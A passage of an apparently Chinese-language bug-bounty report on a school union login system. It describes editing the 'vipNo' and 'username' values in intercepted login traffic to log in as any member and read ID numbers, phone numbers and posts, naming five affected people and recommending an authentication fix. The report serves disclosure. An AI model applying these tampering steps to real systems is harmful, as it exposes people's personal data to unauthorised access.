
(6) 再次出现这个报文:



（7）重复操作（4）


"vipNo":"GH2300001"改成"vipNo":"GH2200001"

"username":"GH2300001",改成"username":"GH2200001",



(9) 修改完成，一直放包即可，成功越权登陆系统:

(10) 点击会员信息，可以看到身份证号，姓名，手机号，职务，单位等敏感信息



(11) 复现时出现302响应报文，重新试一次就好了

(12) 重复以上操作，复现5例，越权登陆系统，获取个人信息如下，敏感信息已打码：

胡得坚：

李小应:

王秀群:

王琼莹 （出生日期判断：这个应该是学生的信息）：

张禹:

5.说明：测试期间未对用户信息进行修改删除操作

利用该漏洞修改vipNo和username参数值可以遍历所有用户，进行任意用户登陆，泄露大量校内人员姓名，**身份证号**，出生年月，**手机号**，校内职务，并且可以对用户信息进行删除修改，申请工会等操作，求审核大大来个高rank

6.修复建议：

建议联系网站管理员/网站开发相关单位，对登陆请求进行添加鉴权验证，以免攻击者恶意利用登入任意账号进入系统，造成大量个人信息泄露。